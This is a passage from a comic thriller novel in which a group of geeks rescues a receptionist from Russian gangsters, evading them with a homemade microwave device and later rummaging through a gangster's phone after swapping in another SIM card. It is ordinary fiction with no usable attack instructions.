"That's not the cops. That's Moshen."

A black SUV screeched to a halt in front of the entrance. In the SUV's headlights, she could see a young man standing in the parking lot. He looked small and scrawny with thick glasses, and carried an open laptop on his arm.

The police car lights weren't real. They were simply a video playing on his screen.

The SUV honked.

She grabbed her purse and hurried over to the scruffy guy. He was staring at the Russian and mumbling incoherently. She hustled him outside. The side door to the Navigator was open.

The scrawny kid helped them into the middle row of seats. “Mike! Mike, you big idiot, are you okay?”

“Moshen!” the injured man said. His furry, bloody face lit up with childlike glee. “I need to tell you something!”

“What is it, Mike?” Moshen said, his face sunken with worry.

Mike slumped down into the far seat, resting his head against the window. “I rolled a natural twenty!”

Moshen answered, “What?”

“On the grapple attack,” said Mike. “Against the fighter-thief with the leather armor. You saw, right?”

Danny came leaping into the SUV with his bulky gadget in hand. He slammed the car door shut behind him, clambered past Tina into the back seat, and yelled, “Drive!”

Through the windshield, the SUV’s headlights illuminated a man rounding the corner of the building, carrying a handgun with a silencer. Jason hit the gas and cranked the wheel as the man raised his firearm. The SUV lurched heavily and pulled away in a hairpin turn. A series of pops rang out across the parking lot.

The middle passenger-side window shattered, showering glass shards inside.

Mike’s head bounced between the window and the headrest as Jason dodged and weaved. “Owwwwwwww,” Mike droned.

The gunfire stopped, but was replaced by the sound of car doors opening and slamming shut. The tires of the Tesla Roadster squealed against the pavement.

The Navigator had barely made it a block down the street before the Roadster caught up, drawing level with them on the driver’s side. The hum of the Roadster’s electric motor rose and dropped in pitch as its driver kept pace. Jason’s SUV was no match for the all-electric sports car’s speed and maneuverability.

Jason saw the long silenced handgun pointing at him out of the passenger side of the Roadster.

Everybody in the car flew forward in their seats as Jason slammed on the brake. The throbbing of the SUV’s anti-lock system pulsed

through the cabin as the Navigator came to a screeching halt. Jason fought with the wheel to keep the car from pitching into a roll.

The Roadster slowed down and pulled into a tight U-turn.

The SUV's passengers were thrown about as Jason rapidly reared the car up, maneuvering halfway through a three-point turn, pausing perpendicular to the road. The Roadster began to zip back towards them, ready to give chase in the opposite direction, back toward Tungsten.

Instead of completing the three-point turn, Jason turned the SUV in the same direction they had already been driving. The electric sports car whooshed past them. A series of gunshots burst out as the SUV pulled away and the Roadster turned around again.

The small Asian guy in the passenger seat screamed at Tina, "Shoot back already!"

Tina realized she still had the Russian's revolver. The mere existence of this small gun made her stomach lurch. It felt like an abomination, an obscenity cast in metal. "No," she said flatly.

"Why the fuck not?" Moshen demanded.

"Have you ever shot a person before?" she countered.

The rear window of the SUV collapsed in a shower of glass. Danny screamed and ducked.

"Give me the gun," Moshen insisted, stretching his hand. "I'll do it."

"Do you know how to use it?" she asked skeptically.

"It's a gun. How hard can it be? It's a point-and-click interface."

A low "*ploink!*" sounded from the back of the car as a bullet annihilated a chunk of the rear bumper.

Tina shoved the revolver into his hand, happy to get the evil little thing away from her. "Careful with it. It's got a hell of a kick."

The Asian kid leaned out the passenger window, trying to point the gun at the Roadster behind. Jason helped him by turning sharply to the right, onto another dark side street. Moshen pulled the trigger.

Everybody in the car reflexively ducked at the overwhelming boom.

The thundering sound was immediately followed by the clatter of an object skidding across the cracked windshield and falling to the road.

Danny asked from the back, "What the fuck was that?"

"*Nothing!*" Moshen insisted. "That was nothing!"

Jason answered, "That... was the gun."

The SUV tilted as Jason swerved around a car that had the misfortune of being on the same suburban road. The innocent bystander's horn Dopplered behind them as Jason tore down the street, the Russians in pursuit.

Jason shook his head. "I can't out-drive them!" he said hoarsely. They watched helplessly as the Roadster drew closer. Their world fell into tense silence amid the rush of air through broken windows.

"Hey. Wait a minute," said Danny. "Guys. Do you hear that?"

"Hear what?" asked Moshen.

"The sound of their engine."

They listened.

"...No," said Moshen. "It's an all-electric drive train. They don't have an engine."

"Exactly," Danny said. "Jason! Get us closer."

"*Closer?*" asked Jason.

"Yeah." Danny peeked over the SUV's rear door, through the blown-out window. The Tesla Roadster was barely a hundred feet away. "Their car is about two square meters in frontal cross-section. What's the radius of a sphere for which a 24-decibel gain covers two square meters of surface area?"

"How should I know?" Jason yelled back.

"Sorry, just thinking out loud," said Danny. He checked the lights on his machine.

"Seriously, Danny, what *is* that thing?" yelled Jason.

"It's a HERF gun," Danny answered.

"A Nerf gun?"



“High-Energy Radio Frequency,” said Danny. “A directional High Power Microwave emitter, but known as a HERF more generally. It produces 3-megawatt bursts of S-band radiation in 50-nanosecond...”

Jason barked, “Dude! Some other time!”

“Right. Sorry. Now let me think. One over ten to the two point four times four pi r squared...” Danny mumbled. His mouth kept moving even after words stopped coming out. Finally he said, “...About six poiiiint... Six point three meters.”

“What do you need me to do, Danny?” Jason shouted back.

“Let them get within about 20 feet without exposing me to their passenger side.”

“You got it. Hold on tight!”

Jason spun the wheel to the left, veering the car across the street’s divider into the oncoming traffic lane. He snapped the wheel straight again and slammed the brakes.

Danny, bracing himself against a seat, aimed his energy gun’s nozzle out through the broken rear window.

As Jason braked, the Roadster pulled up to within a few scant feet. Danny could see the face of the driver, the Russian whom Mike had nearly killed, illuminated by the SUV’s taillights.

Danny pulled the trigger.

The Roadster’s headlights went dead. So did the motor.

Danny yelled over his shoulder, “Floor it!”

The suddenly unpowered Roadster, rolling along by sheer momentum, quickly receded into the distance as the SUV sped away. Screaming Russian curse words followed them briefly before fading into the night.

Once the Roadster disappeared in the rearview mirror, Jason finally released the gas pedal, dropping the SUV down to street-legal speeds. They drove calmly, heading toward downtown Bellevue.

“Moshen!” Mike drawled. “Can we tally... tally up our experience points now?”

Tina said, “This man needs to get to a hospital. Go to Overlake. It’s close.”

“No hospitals,” said Jason.

“What?” said Tina.

“Hospitals will ask questions,” Jason said.

“Are you people serious?” screamed Tina. “He could slip into a coma!”

Mike asked warily, “M— Moshen...? How many hit points am I down to...?”

“I think you’re in the negatives, man,” Moshen replied.

Mike looked horrified. “Does anyb— anybody here know Cure Light Wounds?”

Jason asked, “Christina... It’s Christina, right?”

“Tina,” she corrected.

“Do you know anywhere we can take him without leaving any records?”

Mike said, “Of course she does. She’s a p— a priestess. She knows Cure Light Wounds. None of you guys do. You’re all wizards. Wizards throw li— lightning bolts and fireballs. Priests handle life energies and heal people.”

His senseless words gave Tina an idea. “I *do* know a priestess, actually.”

“He doesn’t really mean...” said Jason.

“Head towards Swedish Medical Center, on First Hill,” Tina ordered.

“I said no hospitals!” said Jason.

“Stop spazzing,” Tina said. “I have a friend that lives there. She’ll know what to do.”

The Navigator drove in silence. Across the long straight bridge of State Route 520, over the moonlit waters of Lake Washington, the speckled lights and skyscraper silhouettes of Seattle’s nighttime skyline loomed before them.

“Guys, listen,” Tina said. “I just want to say, whatever this is all about... Thank you for getting me out of there. Really.”

“Hey, anytime! No problem!” said Danny, adjusting his shoulder.  
“I mean, my pleasure! Well, not really, but... uh...” He smiled shyly.  
“I like your hair.”



# Act II

THE LOCALS CALLED IT “PILL HILL”. Home to four sprawling hospitals and the state blood bank, First Hill squeezed an entire city’s worth of medical care into one square mile of steeply sloped one-way streets. Beneath jumbled overpasses sat crumbling condominiums and tiny turn-of-the-century houses, with bars on the windows and multiple deadbolts on the front doors. Within many resided the kinds of people who took comfort in living near a state-subsidized methadone dispensary or trauma ward.

A bullet-riddled Lincoln Navigator parked in an unenforced tow-away zone did not look out of place.

“Has the bleeding stopped?” Natalie Rosenbaum asked upon opening her door. She was slightly taller than Tina, but considerably more girthy. She wore a purple UW School of Medicine sweatshirt, drawstring pants, and the demeanor of a battlefield commander.

“Mostly,” said Tina. “We couldn’t keep his nose pinched because of the swelling.” Mike’s nose looked like a red bulbous prosthetic glued onto his face.

Natalie’s apartment was an unholy catastrophe. It was strewn with medical books and pizza cartons and candles, and smelled of cat litter and dirty socks. Notebooks and crusty paper plates littered her coffee table next to her MacBook Pro. Above her TV, on an unpainted wooden shelf nailed into the wall, sat an authentic human skull, between psychiatry textbooks on one side and racks of herbs and jewelry on the

other. A small stuffed-and-mounted snake crawled out of the skull's eye socket, its forked tongue sticking out inquisitively.

"Come here. Sit down," Natalie ordered Mike.

With an annoyed meow, a small furry gray blur scurried away as the crew of strangers entered the living room.

Natalie cleared some space on her couch, sweeping aside a Pepsi bottle, a stuffed doll, and a bundle of twine. Mike sat down in a daze, the couch shifting under his weight. Natalie took a look at the back of his head.

Back by the doorway, Moshen started sniffing and sneezing furiously. "Oh God damn it, you have a cat, don't you?"

"There's Benadryl in the bathroom," Natalie called over her shoulder.

Moshen eyed the piles of laundry and beaded jewelry he'd have to cross to reach the bathroom. He didn't dare peek inside the bathroom itself.

Jason suggested, "Why don't you head back down to the car, Moshen? All your laptops and things are still in there."

"And my HERF gun," said Danny.

"Yeah, and his Nerf gun," repeated Jason. "Go make sure someone doesn't just reach through the busted windows and take them."

"No way, man!" said Moshen. "This hood's all gangbangers and drug dealers. I ain't sitting out there by myself!"

"I thought you said you know kung fu," Jason teased, tossing him the keys to the SUV. Moshen hurried out the door, his sneezes receding down the hallway outside.

Natalie gave Mike some Tylenol and a glass of water. "Here, swallow these if you can." She lifted the glass up to his mouth. Mike managed to comply.

She sat next to him and examined his eyes, then dropped her hand down to his wrist and felt his pulse. "Has he been having seizures?" she asked Tina.

"No," Tina replied. "But he threw up once."

Holding his fingers, Natalie asked, “Have his hands and lips been shaking like this the whole time?”

“I... I don’t know. I didn’t notice,” replied Tina.

The doctor looked into Mike’s eyes, puffy above his swollen furry cheeks, and asked, “Do you feel cold?”

“No,” answered Mike in a stuffy nasal drawl. “I feel warm. And my face hurts.”

“Tina,” said Natalie. “You said on the phone that he was in some kind of fight, right? How bad was it? Emotionally, I mean. Is this just someone shoving him in line at a bar somewhere and it got out of hand, or was he fighting for his life?”

Tina said quietly, “It was... bad.”

Natalie said to the large man, “What’s your name? Do you know where you are?”

Mike replied, “My name is Krongor. I’m a Level 5 Barbarian Warrior. We’re in the Blade Coast city of Salavina, near the Temple of Eir.”

Natalie’s jaw dropped. She turned to Tina with a bewildered expression. “Okay, I was not expecting *that*.”

“He’s delirious,” Tina said.

Natalie shook her head ponderously and looked back at Mike. “We’re near the Temple of *what*?”

“Eir,” said Mike. “Handmaiden of Frigga.”

Natalie’s eyes lit up and a wide smile overtook her face. She threw her head back and let out a loud, raucous laugh.

Jason asked with worry, “What’s going on? What’s so funny?”

Natalie kept laughing. “That’s brilliant!”

“Is he alright?” asked Jason. “Is he brain-damaged?”

“Eir! The Norse goddess of healing!” she said with delight. “And we’re down the street from Swedish Medical Center!”

Mike smiled.

She squeezed his arm and said, “Listen. My name is Doctor Natalie Rosenbaum. This is my apartment. You’re safe here. I know you’re hurt, you’re scared, but you’re going to be okay.”



He nodded slowly.

"I want you to close your eyes," she said methodically, "and inhale slowly through your mouth. Hold your breath in... Good... And then slowly let it out. Focus on relaxing. Breathe in... This is a safe place. Nothing bad will happen to you here. And out..."

After a few repetitions, Mike opened his eyes. They were wet.

"What's your name?" asked Natalie.

"Mike," he answered. "Michael Braun."

"Can you tell me where you are, Mike?" she asked softly.

"Yes. We're on Pill Hill by Swedish Medical," he said quietly. "In your apartment."

"Very good, Mike," she said.

"It's a mess," he added.

Natalie smiled bashfully.

Mike looked blankly over Natalie's shoulder and said, "I haven't forgotten."

"Forgotten what, Mike?" she asked.

"That I'm going to die."

"You're not going to die, Mike," Natalie said reassuringly.

"Yes I am," he said. "We all do. 'Remember to keep death daily before one's eyes. *Memento mori.*'"

Natalie turned her head and followed Mike's gaze. He was staring at the shelf above her TV, studying the grinning human skull with the taxidermic snake emerging from its eye socket.

"Mike..." Natalie asked with piqued curiosity, "What do you do for a living?"

"I protect the People of the Lowland Plains from the armies of the Orc King."

"And when you're not busy doing that?"

"I stock groceries at the Safeway in Queen Anne."

"They teach you the Rules of Saint Benedict at the Safeway?" she asked with a wry smile. "Are your coworkers monks?"

"No," he answered. "They're fellow peasants."

“That quote you just recited. That’s by Saint Benedict. Where do you know it from?”

“From the Wizard’s Compendium rulebook, in the chapter on Necromancy,” he answered. “It’s the caption under an illustration of a skull with a snake in its eye.”

“Do you know anything about Saint Benedict?” she asked.

“He was a Level 20 Priest?” said Mike.

Natalie hoisted her body back up to standing and navigated across the room. “Benedict is the patron saint of students and scholars. He’s the one who codified the rules that all monks live by. You’ve heard that monks take vows of celibacy, silence, and poverty, right? Do you know why?”

“To avoid sin through temptation,” answered Mike.

Natalie smiled. She took the skull from the shelf and headed back to the couch. “It’s actually deeper than that. The main purpose of the Rules of Saint Benedict is to remove the ego from the study of the divine. They get a monk’s mind out of its own way.” She sat down beside him. “See, Benedict knew that a curious mind is prone to self-sabotage. It learns something incompletely, and then moves on too quickly, trying to build more knowledge on top of an incomplete foundation. It thinks, ‘Yeah yeah, I get it. I know how this works,’ when it really doesn’t. The purpose of the Rules of Saint Benedict is to make sure that the monk is examining himself at every moment of his life, always checking his own assumptions, always seeking knowledge, never presuming to have any. Makes sense, right?”

“True knowledge begins in knowing that you know nothing,” Mike recited. “An unexamined life is not worthy of being lived by a human being.”

“You know Socrates!” Natalie said gleefully.

“Yeah,” said Mike. “I read tons of him and Plato and Aristotle when The Titans expansion pack came out for Age of Mythology.”

Natalie giggled.

There was no joy in Mike's face or tone. Slowly, he reached toward Natalie and took the skull from her hands. He held it before his face and gazed into its eye sockets.

"I tried to kill a man tonight," he said empty.

The room fell silent.

"I almost succeeded."

Danny said softly, "You saved our lives back there, man."

Jason added, "Yeah, Mike. You did the right thing."

Mike said nothing. In the quiet tension, Natalie scooted closer and put an arm around him. He leaned into the hug, welcoming the contact.

"Did I?" Mike finally replied. "Did I really? Because it doesn't feel like it. I don't feel righteous. I don't feel like I won. Where's my gold pieces? Where's my experience points? Where's that sense of accomplishment? You know... You know that feeling you get when you beat a big boss in a video game? It's like this little burst of stuff that your brain squirts out, telling you, 'Yay! You win! Good job! Whatever you just did, keep doing it!' You know what I'm talking about?"

Natalie answered, "Heh, yes. That stuff is called dopamine."

"Well, I'm not getting it," said Mike. "I'm trying to make myself feel it, but it's just not working. You know, I wish I could honest-to-God convince myself that this is all just some D&D campaign. Because if it's all just fantasy, then I can handle it. It's all fun and exciting, and what I just did was epic and I should be proud of myself. But if it's not, then..."

Natalie clapped her hand on Mike's thigh. "Okay, big guy, listen up," she said brightly. "I'll take you to Swedish. They'll fix your nose and give you a CT scan. I'm going to help you through this. I'll personally make sure you're okay. I need to go change, and then we'll head out."

She stood up from the couch and glided cheerfully toward her bedroom.

As she passed by, Tina heard her humming.

"Glad to see you're happy," Tina said with a trace of resentment.

Natalie responded in a sing-song whisper, “You failed to mention over the phone that this guy is *fucking awesooooome!*” She proceeded into the bedroom and rummaged through her closet.

Tina followed and closed the door behind her. From the pile of blankets on the bed, a pair of feline eyes watched her. “Did I mention that I was almost kidnapped by the Russian mob tonight?”

Natalie giggled, “Sorry, T, I know I’ve been ignoring you. I...” She saw Tina’s eyes. Her face turned ashen. “Oh my god. You’re serious.”

“It’s been a busy night,” said Tina.

Natalie wrapped her ample arms around her friend. “What happened?”

“I’m still processing, honestly. One moment I’m was at work, bored shitless as usual. Next thing I know, some goon is waving a gun at me... Nat, if these guys hadn’t shown up, I’d be in a dungeon somewhere right now. Or dead.”

Natalie shook her head sagely. “First chance we get, T, we’re performing a rite of gratitude. No arguing! You owe it. Your guides brought you protection tonight — the least you can do is light a candle to acknowledge your good fortune. Besides... *I*, for one, am incredibly thankful that there was something or someone out there, looking out for my friend.” She turned her attention to the clothes littering her floor, and fished out a pair of black Spanx. “Is *that* who this Mike guy fought today?” Natalie’s voice was strained as she pulled the girdle over her hips. “A Russian hitman? And he *won*?”

“Damn it, Nat!”

“Sorry! It’s just... that’s... pretty cool.” She hoisted herself into a gray dress. “You’re telling me those doughy dweebs in my living room are actually an undercover ninja squad?”

That got a chuckle out of Tina. “Not exactly. They were total ass-clowns. It was like watching *The Bourne Identity* starring *The Three Stooges*. The other guy, the tall geeky one? He’s injured too. He’s lost blood — I think a bullet grazed his shoulder.”

“He looked a little pale, but I figured it’s just nerd-skin. I’ll check him out. He fought?”

“He was mostly a distraction,” said Tina. “He had this machine... It was like something out of a really low-budget sci-fi movie, all held together with Velcro and duct tape, like he built it himself.”

“Technogeeky. Sounds like your type.” Natalie examined her face in the mirror of an obscenely cluttered vanity and dabbed her face with foundation.

“Please. I don’t do old men,” said Tina.

“No, you don’t do *men* at all,” Natalie retorted. “You do boys. Besides, I know you. If you don’t find yourself a rebound, you’ll be giving Roger a drunken bootie call before you can say, ‘Walk of shame.’”

“Hey, I have more willpower than that!” Tina insisted.

Natalie shot her a look.

“Oh my god, shut up!” Tina suddenly got very interested in the sleeve of her cardigan, which was stained with Danny’s blood. She took it off and threw it into Natalie’s closet. “Nat, if I didn’t know better, I’d say you were pressuring me into hooking up with the first do-able guy to come along just so you can hear me tell dirty stories about someone besides Roger for a change. Maybe what you should be focusing on is creating some dirty stories of your own.”

Natalie crossed her arms. “Oh, we will have *none* of that, you hear? I’m the only clinical psychiatrist in the room, so I’ll be the only one doing any clinical psychiatrizing.”

“Oh, bam! I got a little truthy there, didn’t I?” Tina teased.

Natalie finished adjusting her dress and makeup. “How do I look?”

“Smashing. But your new crush is potentially brain-damaged, so he probably won’t notice.”

“You’ve still got keys, right?” asked Natalie. “Do you want to come with me to Swedish, or should I leave you here with your new boyfriend? There’s Jack Daniels in the pantry.”

“Subtle, Nat. Real subtle. I think I’ll stick around, but only because I want to see what’s all the fuss about this vial.”

Natalie reached into a drawer and pulled out a blood pressure cuff, a stethoscope, and a stopwatch. “You still remember how to use these?”

Tina nodded.

Natalie tossed the tools into Tina's hands and shoved her out to the living room.

Jason had taken Natalie's place beside Mike on the couch, keeping him engaged in light conversation. Danny waited quietly on a stool near the kitchen.

"Danny!" barked Natalie. "Take your clothes off."

Danny jumped uneasily.

The girls approached him. Natalie circled him, carrying clothes and first aid, and pulled on a pair of plastic gloves. Tina stood by with the sphygmomanometer.

Hesitantly, Danny pulled off his flannel and t-shirt. They were caked with crusted blood. A three-inch-long gouge stretched across his left shoulder.

Natalie expertly cleaned the wound and dressed it in gauze and adhesive bandages.

Tina took Danny's wrist and held his arm out so she could slide on the blood pressure cuff. Her fingertips traced the inside of his wrist. The rhythmic throb of his ulnar artery conveniently grew visible to her naked eye. She breathed on the end of the stethoscope to warm it, and carefully laid it against the inside of his elbow. "Hey," she said to him. "You okay?"

"Me?" he answered with an overconfident smile. "Yeah, of course. Doing great! Why?"

"Your pulse is racing."

Natalie checked Tina's numbers. "He'll be fine," said Natalie. "Drink some orange juice, eat some protein bars, and rest for a while." She ruffled his floppy brown hair and said to him, "Think you can handle that?"

Danny replied, "Mind if I raid your fridge?"

Natalie looked sheepish. "All I have is liquor and frozen pot pies. But there's a Rite Aid on Madison and Summit. Walking distance. Tina will help you get there. Right, Tina?"

Tina scrunched her face at her. "Sure. No problem."

Natalie took away his bloodied flannel. “Here. Wear this,” she said, shoving a wad of fresh clothes into his hands.

Danny held up a shapeless flower-print sweatshirt. “Thanks, Doc,” he said with equal parts sincerity and sarcasm.

Natalie sashayed back to the couch. “And now, as for *you*...” She reached out with both arms, took Mike by the hands, and helped him rise from the couch. “Ready to get your head examined?”

He didn’t answer.

“You’ll be okay, Mike,” she said quietly.

He nodded.

“Here, this will help.” She opened a closet near the front door, and rummaged inside. “Normally I’d give someone sedatives to reduce anxiety, but I don’t want to take chances with your head right now. What I *can* give you, though, is this.”

She pulled out a large homemade woven bracelet of small yellow flowers, and wrapped it around his wrist.

With a fascinated expression, Mike said, “Mullein!”

Natalie’s jaw dropped. “You know what this is?”

Mike said, “I’ve never seen it in real life before.”

“Do you know what it does?”

“It grants the wearer a plus-four bonus on saving throws versus fear.”

Natalie hopped in place just a little bit.

Mike raised his wrist to his face and examined the charm. His eyes began welling up with tears. “Natalie...” he said in a cracking voice. “I really don’t feel very brave right now. I don’t feel like a winner. I just feel like... I just...”

Natalie regarded him sympathetically, gently reached her arms around him, and pressed her head against his chest. “It’s okay, Mike,” she whispered.

He returned her embrace and bowed his head to rest atop hers. His chest shook several times silently. A series of coughing sobs rumbled forth, each one longer than the last, until they joined in a long wail. Loud, wet, gasping inhalations punctuated his bawling.

“It’s okay, Mike. It’s okay,” Natalie repeated, holding him tight.  
“Don’t be afraid to cry.”



TINA WATCHED THE ENTIRE CARTON OF TROPICANA Orange Juice disappear down Danny's gullet. He'd grabbed it off the shelf and nursed it right there in the dairy section, taking multi-gulp swigs and pausing only to come up for air.

"You did *not* just chug that whole thing, did you?" she said.

"Oh man, that hit the spot," Danny sighed. He wiped his mouth with the sleeve of Natalie's oversized floral-print sweatshirt. He scanned the brightly-lit aisles of the Rite Aid, absent-mindedly handed the empty carton to Tina, and made a bee-line for a promotional display of Clif Bars near the checkout counters.

"This thing is sixty ounces!" said Tina, reading the carton's labeling as she followed.

"Mm-hmm," said Danny dismissively as he tore into a Clif Crunchy Peanut Butter.

"A normal human bladder can only hold like twenty."

Danny shrugged.

"You do realize," she pointed out, "that you're going to piss your pants in five... four... three..."

"Can't pee right now," he said with his mouth full. "Too busy eating." He finished his snack in a second, grabbed two more bars from the display, and held up one in each hand. "Which one's better for me? The Cool Mint Chocolate, or another Crunchy Peanut Butter?"

"How should I know?" said Tina.

Danny shrugged. “I don’t know. You seem to know what you’re doing when it comes to, like, medical..., you know, biological, organic... doohickeys. I know they just have you working at this biotech company as an office admin, but you seem good at this stuff.”

Tina was momentarily, delightfully stunned. “Well,” she beamed, “I personally happen to be a fan of Cool Mint Chocolate...”

With exaggerated graciousness, he extended the package to her. “Join me for dinner?”

“Sure.” She half-sat against a closed checkout counter and peeled open the wrapper.

Danny ripped the Peanut Butter Crunch package open with his teeth and immediately bit off a chunk of the chewy protein bar inside.

“You really love that Peanut Butter there, don’t you?” she mused.

“Mmmm...” he said while chewing. “It’s good, but... I could use something to wash it down with. Maybe some OJ?”

She watched him scarf down his second Peanut Butter Crunch bar while she took her time with her Cool Mint Chocolate.

“So... Danny...” she said between slow bites.

“Hrmm?”

“Who the hell are you?”

The question made him suddenly sullen. He slowed his chewing and stared at the floor. “I’m just a guy.”

“A tech wizard guy?”

“A failed one, maybe.”

“Aww. A genius computer hacker guy, then?”

“Heh, right. In some alternate reality.”

“So what kind of guy do you consider yourself to be?” she asked.

Danny thought for a moment. “I’m not sure. I don’t think about it much. I guess I spend so much time thinking about who I’d *like* to be, or who I believe I’m *supposed* to be, that I never think much about who I *am*.”

“And who do you believe you’re supposed to be?”

“Heh. I’m *supposed* to be an astounding technologist,” he said. “I’m supposed to be Thomas Edison or Nikola Tesla. Or Bill Gates

or Steve Jobs or Larry Page or Mark Zuckerberg. I'm supposed to be young and brilliant and everybody's supposed to be in awe of my genius."

Tina nibbled on her Clif Bar. "Hmm. So you're saying you believe the world should revolve around you, then. Noted..."

"It's not that I believe it *should*," he said with a self-deprecating smile, "It's just that I certainly wouldn't complain if it did."

Tina smiled through another bite, her eyes twinkling.

"All I mean," Danny continued, "is that I want to be responsible for shaping the world I live in. Take something that's inside me, in my mind, and use it to help define our reality. I feel like I was supposed to have done it a long time ago. I was in the right field at the right time. I had the right skills and the right talents. And now here I am, pushing forty, and I'm like, 'What the fuck happened?' Did I miss my exit on the highway or something? It's like I'm off course. Like there's this whole other life that I'm supposed to be living, right this minute, in some alternate reality... And instead I'm... here. Does that make any sense?"

"Yeah, it does," said Tina. "More than you know."

"So, what about you?" Danny asked.

"What about me?" she returned, wiggling.

"How did you learn biotechnology? Did you absorb it through osmosis at Tungsten?"

Her cheeks went warm and rosy. "I might have picked up a thing or two... The truth is, I only started working at Tungsten because it's such a small company. I figured there'd be a chance they'd let the office admin migrate into a research position. It was a long shot, but it was worth taking."

"So you intended to go into research from the start?"

Tina nodded. "I studied microbiology in college. I wanted to work on cures for infectious diseases. You know, like MRSA or tuberculosis."

Danny blinked. "They have you working as a receptionist with a degree in microbiology?"

Tina looked away. "I never finished. My junior year, my dad got really sick..."

Danny ventured, "Tuberculosis?"

Tina shook her head. "That would be poetic, wouldn't it? But, no. Early-onset Parkinson's. Very rapid progression. I moved back here to Seattle to help take care of him. And my mom had a really hard time coping, especially after he passed away... So, yeah, when you talk about life veering you down a track you hadn't intended..."

"Especially when that track involves Russian hitmen," Danny added.

Tina shuddered. "Yeah. God. The less of those I have to see from now on, the better. You know, it's bad enough that the guy held me at gunpoint and tried to drag me off to his hideout... but you know what *really* upset me? The guy was texting on his cellphone the whole time!"

Danny laughed. "*That's* what upset you? Him texting while he was supposed to be giving you his undivided attention?"

"Well, no, not really; I was, in fact, just a *little* more upset about the gun," Tina conceded, smiling. "But still. How *rude*! Right?"

Danny brightened. "Oh! Speaking of that phone! Do you still have it?"

"Yeah, but it's locked," Tina said.

Danny smirked. "Oh, really?"

"I checked it on our way to Nat's place. You need a password."

Danny laughed. "We'll see about that."

Tina reached into her purse and fished out the Russian's phone. It was slim, with a squat screen and a full QWERTY keyboard.

Danny took it with an evil gleam in his eye. "I bet you think this is a BlackBerry, right?"

Tina shrugged.

"Well it's not. This is a Pantech. AT&T sells them as part of a GoPhone package—where you pay cash up front and your name never shows up on any phone records. In other words, this is a disposable phone. And it's a good one for the price, really. Supports MMS, BlueTooth, email, web browsing, GPS..."

“So what can you do with it?” Tina asked, skeptical but eager.

Danny pressed the phone’s Power key. The screen greeted him with a tall rectangle with one clipped corner, with a gold square in the middle. A prompt read, “PIN Code”, with an empty box awaiting a number.

“Plenty,” he said with a sinister grin. “See, there’s basically two different ways to lock a smartphone like this. The lock can apply either to the phone itself, or to the removable SIM card inside it. Locking the *phone* protects all of the data stored on it — emails, photos, contact lists, that kind of thing. While locking the *SIM* prevents incurring charges to the phone *number* — like making calls, or sending text messages, or using the data plan. Now, our Russian friend here chose to lock the SIM, which means we can’t use this phone for placing calls pretending to be him. What we *can* do, though, is this...”

He flipped the phone over, unlatched the rear cover, and pried out the battery. Behind the hollow space sat a small plastic card about the size of a thumbnail, rectangular with one clipped corner. The card was white with blue and orange markings reading, “AT&T Go”. Danny pulled the card out, revealing a gold square embedded in its underside. “He won’t be needing this anymore...”

“That’s the SIM card, right?” Tina asked.

“Yeah,” said Danny as he slid the tiny piece of plastic into his pocket. “It tells your phone who you are. It holds the Subscriber Identity Module — basically an itty bitty computer built right into the card. The microchip stores a secret code called your IMSI — your International Mobile Subscriber Identity. Your cellular service provider, like AT&T, links your IMSI to your account information — what your balance is, how many minutes you have left this month, that kind of thing. It’s a clever little system that lets customers upgrade their phones while still keeping the same phone number — you just pop your SIM card out of one phone and into another, and your phone number goes where the SIM goes.”

“So, all cellphones have one?” Tina asked.

“Well, no,” Danny answered. “It depends on the kind of cellular technology they use. SIM cards are currently specific to GSM. My own phone is on Verizon, which uses CDMA, so it doesn’t. But yours... You’ve got an iPhone, right? On AT&T?”

“Yeah...” she said hesitantly.

“Sweet.” He made grabbing motions with his hand. “Gimme.”

She reluctantly handed him her iPhone. “I hope you know what you’re doing.”

Danny scanned the Rite Aid. “Now, I just need...” Suddenly, still holding both cellphones, he jumped away from the checkout counter and made a quick dash for an aisle of stationery and school supplies.

“Hey! Where are you going with my phone!” Tina demanded.

Danny hopped back to the counter. “...This!” he said, triumphantly twiddling a partially unbent paperclip.

“I don’t think I like where this is going,” Tina said.

“It’s okay,” Danny assured, turning Tina’s phone around in his hand. “Everything will be juuuuust...”

He found a nearly invisible hole along the edge of the iPhone. Tina watched in fascinated horror as he took the straightened paperclip, put its tip into the tiny opening, and thrust it deep inside. It hit a latch mechanism. With a click, a thin plastic cartridge slid out from a nearly invisible seam.

“...Fine!” Danny proclaimed.

Tina felt violated by proxy.

Danny withdrew the cartridge from Tina’s iPhone. Clipped onto it was a SIM card, almost identical to the one from the Pantech.

Tina eyed him warily. “You’re going to put everything back together when you’re done, right?”

Danny smirked, and inserted Tina’s SIM card into the Russian’s Pantech. He put the Pantech’s battery and rear cover back, and restarted the device. Its screen showed a status message indicating seven missed calls. “Booyah! Victory!” he announced, waving the phone above his head.

“Whoa. Not bad!” Tina said, grinning coyly.

“Oh, I’m just getting started,” said Danny. “Now comes the *really* fun part: figuring out as much about this dude as possible. Let’s start with these calls he missed... Hmm. They’re all from some guy who’s just listed as ‘Sergey’ in this dude’s address book. We have his number. Want to prank-call him?”

Tina giggled. “Let’s not.”

“Agreed,” said Danny. “Okay, let’s see who else is in his address book. Hmmm... we have a Natasha... an Olga... a Tonya... a Malia... a Yulia... I’m beginning to see a pattern here. Oh hey! They’ve got photos!” His jaw almost hit the floor. “...Whoah! Not safe for work!”

Tina couldn’t see the screen. “You want to share?” she asked suggestively.

“Uh, maybe some other time?” Danny replied, his cheeks almost crimson.

“What else can you find on there?” Tina asked.

“Oh, tons,” he said. “This thing’s a damn goldmine. He’s got his email on here. Most of it’s in Russian. We can run them through Babelfish later. In the meantime, here’s some Groupon deals... A newsletter from Key Arena... An Evite to a bachelor party... A gym membership renewal notice... A Facebook alert for friends with birthdays coming up...”

Tina shook her head in bewilderment. “This is so fucking unreal. The guy who held me at gunpoint has a Facebook account? And friends with birthdays and weddings?”

“Oh hey, this could be good. Check this out. ‘To: Eugene Mukhayev. From: Wells Fargo Online. Wells Fargo Online Statement Ready to View.’”

Tina laughed incredulously. “No way! You can see his bank statements?”

“Naw. The Wells Fargo website is making me sign in with a username and password. I don’t have either one. But... How much you want to bet this guy uses a life password?”

“A ‘life password’? What’s that?” Tina asked.

“It’s the password that unlocks your entire life. People have a thousand online accounts. And they always use the same damn password for everything. All it takes is one website to mishandle your password, and your whole life is wide open. Everybody does it. Take you, for example. Your Facebook password, your bank password, your password for your corporate email at work. Admit it. They’re all the same, aren’t they?”

Tina stared at him, horrified. “Not... necessarily...!” she squeaked. She felt as though she were standing naked before him.

